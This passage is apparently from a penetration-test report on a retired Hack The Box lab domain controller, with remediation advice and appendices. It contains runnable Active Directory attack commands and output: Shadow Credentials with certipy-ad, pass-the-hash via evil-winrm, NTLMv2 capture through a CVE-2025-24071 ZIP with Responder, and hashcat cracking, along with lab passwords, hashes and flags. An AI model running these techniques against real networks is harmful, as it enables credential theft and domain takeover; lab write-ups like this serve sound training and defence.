Shadow Credentials was performed against winrm_svc. The attack adds a key credential to the target's `msDS-KeyCredentialLink` attribute, then authenticates via PKINIT to extract the NT hash via UnPAC-the-hash:

```
certipy-ad shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' \
  -account winrm_svc -dc-ip 10.129.10.32
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ certipy-ad shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' -account winrm_svc
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '08b62f64c5cb46b8b15e2492ff18e35f'
[*] Adding Key Credential with device ID '08b62f64c5cb46b8b15e2492ff18e35f' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID '08b62f64c5cb46b8b15e2492ff18e35f' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'winrm_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'winrm_svc.ccache'
File 'winrm_svc.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
```

Evil-WinRM was used to authenticate as winrm_svc via pass-the-hash. The user flag was retrieved:

```
evil-winrm -u 'winrm_svc' -H 33bd09dcd697600edf6b3a7af4875767 -i dc01.fluffy.htb
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ evil-winrm -u 'winrm_svc' -H 33bd09dcd697600edf6b3a7af4875767 -i dc01.fluffy.htb

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami
fluffy\winrm_svc
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> ls
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> cd ..
*Evil-WinRM* PS C:\Users\winrm_svc> ls


    Directory: C:\Users\winrm_svc


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         5/17/2025  11:56 AM                Desktop
d-r---         5/19/2025   9:15 AM                Documents
d-r---         9/15/2018  12:19 AM                Downloads
d-r---         9/15/2018  12:19 AM                Favorites
d-r---         9/15/2018  12:19 AM                Links
d-r---         9/15/2018  12:19 AM                Music
d-r---         9/15/2018  12:19 AM                Pictures
d-----         9/15/2018  12:19 AM                Saved Games
d-r---         9/15/2018  12:19 AM                Videos


*Evil-WinRM* PS C:\Users\winrm_svc> cd desktop
*Evil-WinRM* PS C:\Users\winrm_svc\desktop> ls


    Directory: C:\Users\winrm_svc\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/5/2026   8:49 PM             34 user.txt


*Evil-WinRM* PS C:\Users\winrm_svc\desktop> type user.txt
3ba7cb6cdc7f41ccab069f3e7e3d1613
*Evil-WinRM* PS C:\Users\winrm_svc\desktop>
```

The same technique was applied to ca_svc, recovering its NT hash for use in the ESC16 attack documented in Finding 3:

```
certipy-ad shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' \
  -account ca_svc -dc-ip 10.129.10.32
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ bloodyAD --dc-ip 10.129.10.32 -d fluffy.htb -u 'p.agila' -p 'prometheusx-303' add groupMember 'Service Accounts' p.agila
[+] p.agila added to Service Accounts

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ sudo ntpdate 10.129.10.32
2026-06-06 01:17:15.241617 (-0400) +25194.958039 +/- 0.032615 10.129.10.32 s1 no-leap
CLOCK: time stepped by 25194.958039

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ certipy-ad shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' -account ca_svc
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '013ce07ac23c4943940c71444b4e7ad0'
[*] Adding Key Credential with device ID '013ce07ac23c4943940c71444b4e7ad0' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '013ce07ac23c4943940c71444b4e7ad0' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_svc@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
```

3. Writable IT Share Enables CVE-2025-24071 NTLMv2 Hash Capture - Medium

CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	5.7 / CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:N/A:N
Root Cause	The IT share on dc01.fluffy.htb is accessible with READ and WRITE permissions to domain users. The share contained `Upgrade_Notice.pdf`, an internal document listing CVE-2025-24071 as an unpatched vulnerability in the environment. CVE-2025-24071 is a Windows Explorer spoofing vulnerability in which extracting a ZIP archive containing a `.library-ms` XML file causes Explorer to initiate an SMB authentication request to an attacker-controlled server, leaking the user's NTLMv2 hash. With write access to the share, an attacker can plant a malicious ZIP and capture the NTLMv2 hash of any domain user who browses or extracts the archive.
Impact	NTLMv2 hash capture for the domain user p.agila. The captured hash was cracked offline against the RockYou wordlist to recover the plaintext credential `prometheusx-303`, enabling further enumeration and privilege escalation within the domain. This finding directly enabled the Shadow Credentials and ADCS ESC16 attack chains documented in Findings 2 and 3.
Affected Component	• \\dc01.fluffy.htb\IT — READ/WRITE access for domain users • CVE-2025-24071 — Windows Explorer .library-ms NTLMv2 leak
Remediation	Apply Microsoft's patch addressing CVE-2025-24071. Restrict write access to the IT share to only accounts that require it operationally — general domain users should not have write access to file shares unless explicitly required. Where write access cannot be immediately restricted, consider monitoring for unexpected `.library-ms` files appearing on shares and alerting on NTLMv2 authentication callbacks to external or unexpected IP addresses. Enable SMB signing as required across the domain to eliminate NTLM relay as a follow-on technique.
References	• https://nvd.nist.gov/vuln/detail/CVE-2025-24071 • https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-24071

Finding Evidence

The IT share at `\\dc01.fluffy.htb\IT` was enumerated using the provided credential:

```
nxc smb 10.129.10.32 -u 'j.fleischman' -p 'J0elTHEM4n1990!' --shares
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ nxc smb 10.129.10.32 -u 'j.fleischman' -p 'J0elTHEM4n1990!' --shares
SMB         10.129.10.32    445    DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.10.32    445    DC01            [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SMB         10.129.10.32    445    DC01            [*] Enumerated shares
SMB         10.129.10.32    445    DC01            Share           Permissions     Remark
SMB         10.129.10.32    445    DC01            -----           -----------     ------
SMB         10.129.10.32    445    DC01            ADMIN$                          Remote Admin
SMB         10.129.10.32    445    DC01            C$                              Default share
SMB         10.129.10.32    445    DC01            IPC$            READ            Remote IPC
SMB         10.129.10.32    445    DC01            IT              READ,WRITE
SMB         10.129.10.32    445    DC01            NETLOGON        READ            Logon server share
SMB         10.129.10.32    445    DC01            SYSVOL          READ            Logon server share
```

The share was accessible with READ and WRITE permissions. smbclient was used to retrieve `Upgrade_Notice.pdf`, which listed CVE-2025-24071 as an unpatched vulnerability:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/fluffy]
└─$ smbclient '//10.129.10.32/IT' -U 'j.fleischman%J0elTHEM4n1990!'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jun  6 00:07:03 2026
  ..                                  D        0  Sat Jun  6 00:07:03 2026
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 11:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 11:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 11:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 11:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 10:31:07 2025

                5842943 blocks of size 4096. 1798135 blocks available
smb: \> get Upgrade_Notice.pdf
getting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (279.4 KiloBytes/sec) (average 279.4 KiloBytes/sec)
smb: \>
```

A Python script generated a `.library-ms` payload referencing the attacker's IP, packaged in a ZIP. Responder was started and the ZIP was uploaded to the IT share. When Windows Explorer processed the archive, it initiated an SMB authentication callback, leaking `p.agila`'s NTLMv2 hash to the Responder listener:

```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.10.32
[SMB] NTLMv2-SSP Username : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:a4c5e7908e6e5ea8:1560CD0E383D973833E4199475AFB072:0101000000000000080CAA20110F5DC0195234A76201239B5000000000200080057004B003900420001001E00570049004E002D004B005000
530056003000370038005200350050005100040034005700490004E002D004B005000530056003000370038005200350050005100 2E0057004B003900420002E004C004F00430041004C000300140057004B003900420002E004C004F00430041004C000500140057
004B003900420002E004C004F00430041004C000700080080CAA20110F5DC0106000400020000000800300300000000000000001000000002000003F213879524F565B2B3515F753DD2A35102134D4BFA82419098D72B0A5186AFE0A001000000000000000000
0000000000000000900200063006900660073002F00310030002E00310030002E00310036002E00360030000000000000000000
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
[*] Skipping previously captured hash for FLUFFY\p.agila
```

The hash was cracked with Hashcat (mode 5600) against the RockYou wordlist:

```
hashcat -m 5600 hash.txt rockyou.txt
```

```
joe@primeradiant:~$ echo 'p.agila::FLUFFY:a4c5e7908e6e5ea8:1560CD0E383D973833E4199475AFB072:0101000000000000080CAA20110F5DC0195234A76201239B5000000000200808057004B0039004200010 01E0057004900 4E002D004B0050005300560030003700380052003500500051002E0057004B0039004200 2E004C004F0043004100 4C0003001400570 04B0039004200 2E004C004F0043004100 4C000500140057004B0039004200 2E004C004F0043004100 4C0007000800800CAA20110F5DC01060004000200000008003000300000000000000001000000002000003F213879524F565B2B3515F753DD2A35102134D4BFA82419098D72B0A5186AFE0A00100000000000000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00360030000000000000000000' > hash.txt
joe@primeradiant:~$ hashcat -m 5600 hash.txt rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             For more information, see: https://hashcat.net/faq/wrongdriver
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
======================================================================
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1242 MB (14212 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

P.AGILA::FLUFFY:a4c5e7908e6e5ea8:1560cd0e383d973833e4199475afb072:0101000000000000080caaa20110f5dc0195234a76201239b5000000000200808057004b0039004200010 01e0057004900 4e002d004b0050005300560030003700380052003500500051002e0057004b0039004200 2e004c004f0043004100 4c0003001400570 04b0039004200 2e004c004f0043004100 4c000500140057004b0039004200 2e004c004f0043004100 4c0007000800800caa20110f5dc01060004000200000008003000300000000000000001000000002000003f213879524f565b2b3515f753dd2a35102134d4bfa82419098d72b0a5186afe0a00100000000000000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00360030000000000000000000:prometheusx-303

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: P.AGILA::FLUFFY:a4c5e7908e6e5ea8:1560cd0e383d973833 ... 000000
Time.Started.....: Fri Jun  5 21:32:19 2026 (0 secs)
Time.Estimated...: Fri Jun  5 21:32:19 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........: 48479.8 kH/s (6.32ms) @ Accel:626 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 5448704/14344384 (37.98%)
Rejected.........: 0/5448704 (0.00%)
Restore.Point....: 2724352/14344384 (18.99%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: wobistdu@2753948 -> mmeriter08
Hardware.Mon.#01.: Temp: 34c Fan: 30% Util:  7% Core:1350MHz Mem:6800MHz Bus:16

Started: Fri Jun  5 21:32:14 2026
Stopped: Fri Jun  5 21:32:20 2026
```

Credential recovered: **p.agila:prometheusx-303**

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.10.32	53	DNS	Simple DNS Plus
10.129.10.32	88	Kerberos	Microsoft Windows Kerberos — DC confirmed
10.129.10.32	139	NetBIOS	Microsoft Windows netbios-ssn
10.129.10.32	389	LDAP	Microsoft Windows AD LDAP (Domain: fluffy.htb)
10.129.10.32	445	SMB	Microsoft SMB
10.129.10.32	464	kpasswd5	Kerberos password change
10.129.10.32	593	RPC/HTTP	Microsoft Windows RPC over HTTP 1.0
10.129.10.32	636	LDAPS	Microsoft Windows AD LDAP (SSL)
10.129.10.32	3268	LDAP GC	Microsoft Windows AD LDAP — Global Catalog
10.129.10.32	5985	WinRM	Microsoft HTTPAPI httpd 2.0
10.129.10.32	9389	mc-nmf	.NET Message Framing

A.3 Subdomain Discovery

URL	Description	Discovery Method
dc01.fluffy.htb	Primary domain controller hostname	LDAP banner / Nmap
fluffy.htb	Active Directory domain	LDAP banner

A.4 Exploited Hosts

Host	Scope	Method	Notes
dc01.fluffy.htb (10.129.10.32)	Internal	CVE-2025-24071 NTLMv2 capture + hash crack	Credential access as p.agila
dc01.fluffy.htb (10.129.10.32)	Internal	Shadow Credentials against winrm_svc	WinRM access; user flag
dc01.fluffy.htb (10.129.10.32)	Internal	ADCS ESC16 certificate forgery	Full domain compromise as Administrator

A.5 Compromised Users

Username	Type	Method	Notes
j.fleischman	Domain user	Provided as initial credential set	Assessment starting point
p.agila	Domain user	NTLMv2 capture via CVE-2025-24071 + Hashcat crack	GenericAll over Service Accounts
winrm_svc	Service account	Shadow Credentials via p.agila GenericAll	WinRM access; user flag
ca_svc	Service account	Shadow Credentials via p.agila GenericAll	ADCS ESC16 exploitation
Administrator	Domain Administrator	ADCS ESC16 UPN forgery + pass-the-hash	Full domain compromise; root flag

A.6 Changes/Host Cleanup

Host	Scope	Change / Cleanup Needed
dc01.fluffy.htb	\fluffy.htb\IT	Remove exploit.zip planted on the IT share
dc01.fluffy.htb	ca_svc account	Verify UPN is restored to ca_svc@fluffy.htb
dc01.fluffy.htb	Service Accounts group	Verify p.agila is no longer a member
dc01.fluffy.htb	ADCS	Revoke any certificates issued to ca_svc during the assessment window

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	dc01.fluffy.htb	3ba7cb6cdc7f41ccab069f3e7e3d1613	C:\Users\winrm_svc\Desktop\user.txt	Shadow Credentials → pass-the-hash as winrm_svc
2	dc01.fluffy.htb	2b00bb43a2aac2d77befe9fd65f585d0	C:\Users\Administrator\Desktop\root.txt	ADCS ESC16 → pass-the-hash as Administrator

End of Report